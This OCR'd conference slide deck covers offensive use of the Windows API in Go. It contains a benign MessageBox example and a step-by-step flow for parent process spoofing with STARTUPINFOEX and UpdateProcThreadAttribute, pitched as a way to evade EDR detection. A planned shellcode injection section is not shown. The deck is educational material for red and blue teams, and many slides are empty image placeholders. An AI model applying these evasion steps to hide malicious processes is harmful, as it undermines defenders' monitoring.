OwOwning with the Windows API

Dijit (@secfurry)

[root@localhost ~]# echo \

$(whoami)

- I'm Dijit!
  - @secfurry
- Loves
  - Purple
  - Programming
  - Video Games
  - Hacking
- Offensive Security Engineer
  - Specializes in Windows security

OvOerview

[root@localhost ~]# echo \

OvOerview: What's this about?

- Windows API Techniques
  - Parent Process Spoofing
  - Shellcode Injection
    - Using undocumented functions
- Methodologies
  - Code
  - Execution
  - Detection / Prevention
- Final Thoughts / Lessons Learned

[root@localhost ~]# echo \

OvOerview: Why?

- "Hack it Forward"
  - Expand the Windows API knowledge
  - Document "undocumented" or obscure functions
  - Introduce new methods to execute code
- Security Engineer / Red Teamer
  - Evade Detection
- Hunter / Blue Teamer
  - Examples of Red Team methodologies

[root@localhost ~]# echo \


OvOerview: What to Expect

- Golang!
- Learning!
  - Windows API details
  - Small snippets of Golang
- Code Examples / Source
  - Shortlink: dij.sh/owo
  - GitHub: github.com/secfurry/OwOwningTheWinAPI
- Demos
- Fun?

[root@localhost ~]# echo \

OvOerview: Why use Golang?

- Simple
  - Easy to read and learn
- Nicely formatted code
  - Defined style guidelines
- Write once, compile everywhere!
  - No dependencies needed!
- Native Syscall/WinAPI
- Go standard libraries are written in Go!
- Adorable mascot!



[1] Renee French, @tenntenn

[root@localhost ~]# echo \

OvOerview: What is the WinAPI?

- Huge collection of common “utility” functions
  - Called by many higher-level languages
  - Used for interacting with the Operating System
- Powerful
  - Multiple low-level functions
  - Memory management and allocation
  - Privilege and permission management
- Contains “hidden” and “undocumented” functions!
  - May be prefixed with “Nt”, “Kw” or “Zw”
  - Low-level or Kernel functions [1]

[root@localhost ~]# echo \

OvOerview: Using the WinAPI with Go

- 3 Step process
  - Load DLL
  - Get function address from DLL
  - Execute!
- Go provides the “windows” package
  - Contains helper functions
  - “Go-ified” struct companions
- Can use local pointers through the “unsafe” package

[root@localhost ~]# echo \

OvOerview: Using the WinAPI with Go


```
var (
    // Link and load user32.dll
    dllUser32 = windows.NewLazySystemDLL("user32.dll")

    // Load the "MessageBox" function from user32.dll that we need by name.
    funcMessageBox = dllUser32.NewProc("MessageBoxW")
)

// Convert a string to a UTF16 string pointer
msgText, _ := windows.UTF16PtrFromString("Message Box Text")

// Convert a string to a UTF16 string pointer
msgCaption, _ := windows.UTF16PtrFromString("Message Box Caption")

// Call the function!
funcMessageBox.Call(
    0,                                  // Parent window HANDLE, set to NULL
    uintptr(unsafe.Pointer(msgText)),   // Pointer to the text UTF16 pointer string
    uintptr(unsafe.Pointer(msgCaption)), // Pointer to the caption UTF16 pointer string
    0,                                  // MessageBox type
)
```



Parent Process Spoofing

[root@localhost ~]# echo \

Parent Process Spoofing: Background

- Standard processes have a parent – child relationship
  - Tracked internally by the OS
  - Requires external tools or PowerShell to view
- Child processes inherit parent access rights and privileges
- Process relationships can be used for monitoring
  - “Natural” execution
  - Heuristic detection
  - Analytics

[root@localhost ~]# echo \

Parent Process Spoofing: Background (cont.)

- Spoofing process relationships is difficult
  - Most methods are easily detectable
  - Require modification after execution
- PEB (Process Environment Block) writing [2]
  - Requires process suspension
  - Can be seen with EDR tools
  - Process is NOT started with spoofed values
- Better (non-PEB) method
  - Not as difficult
  - Less detectable (if at all)

[root@localhost ~]# echo \

Parent Process Spoofing: How?

- Using a documented function parameter
  - Not widely understood
  - Contains many “gotcha” issues
- Introduced with Windows Vista
- Implemented for User Account Control (UAC)
  - Respects process relationships
  - Enforces privilege separation

[root@localhost ~]# echo \

Parent Process Spoofing: How? (cont.)


1. Launch Executable


installer.exe

[root@localhost ~]# echo \

Parent Process Spoofing: How? (cont.)


1. Launch Executable







[root@localhost ~]# echo \

Parent Process Spoofing: How? (cont.)




Parent Process Spoofing: How? (cont.)





Parent Process Spoofing: How? (cont.)



Process Tree (Without Spoofing)

Parent Process Spoofing: In-Depth

- Using a separate startup struct
  - STARTUPINFOEX [3]
- Initialized using the following WinAPI functions
  - InitializeProcThreadAttributeList
  - UpdateProcThreadAttribute
- Updated with a Handle to the target process
- Pass this struct to “CreateProcess”

```
typedef struct _STARTUPINFOEXA {
    STARTUPINFOA                 StartupInfo;
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

lpAttributesList is an ”opaque structure”


[root@localhost ~]# echo \

Parent Process Spoofing: Flow

1. Launch Executable


malware.exe

target.exe




Parent Process Spoofing: Flow (cont.)

1. Launch Executable



2. Obtain Handle to Target Process


Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Flow (cont.)


1. Launch Executable



2. Obtain Handle to Target Process

3. Create New **STARTUPINFOEX** Struct


Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

3. Create New **STARTUPINFOEX** Struct

4. Call Function **InitializeProcThreadAttributeList**


Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

3. Create New **STARTUPINFOEX** Struct

4. Call Function **InitializeProcThreadAttributeList**

5. Update the **AttributeList** with a **Pointer** to the Target Process Handle using **UpdateProcThreadAttribute**


Process Tree



[root@localhost ~]# echo \

Parent Process Spoofing: Flow (cont.)

1. Launch Executable




2. Obtain Handle to Target Process

3. Create New **STARTUPINFOEX** Struct

4. Call Function **InitializeProcThreadAttributeList**

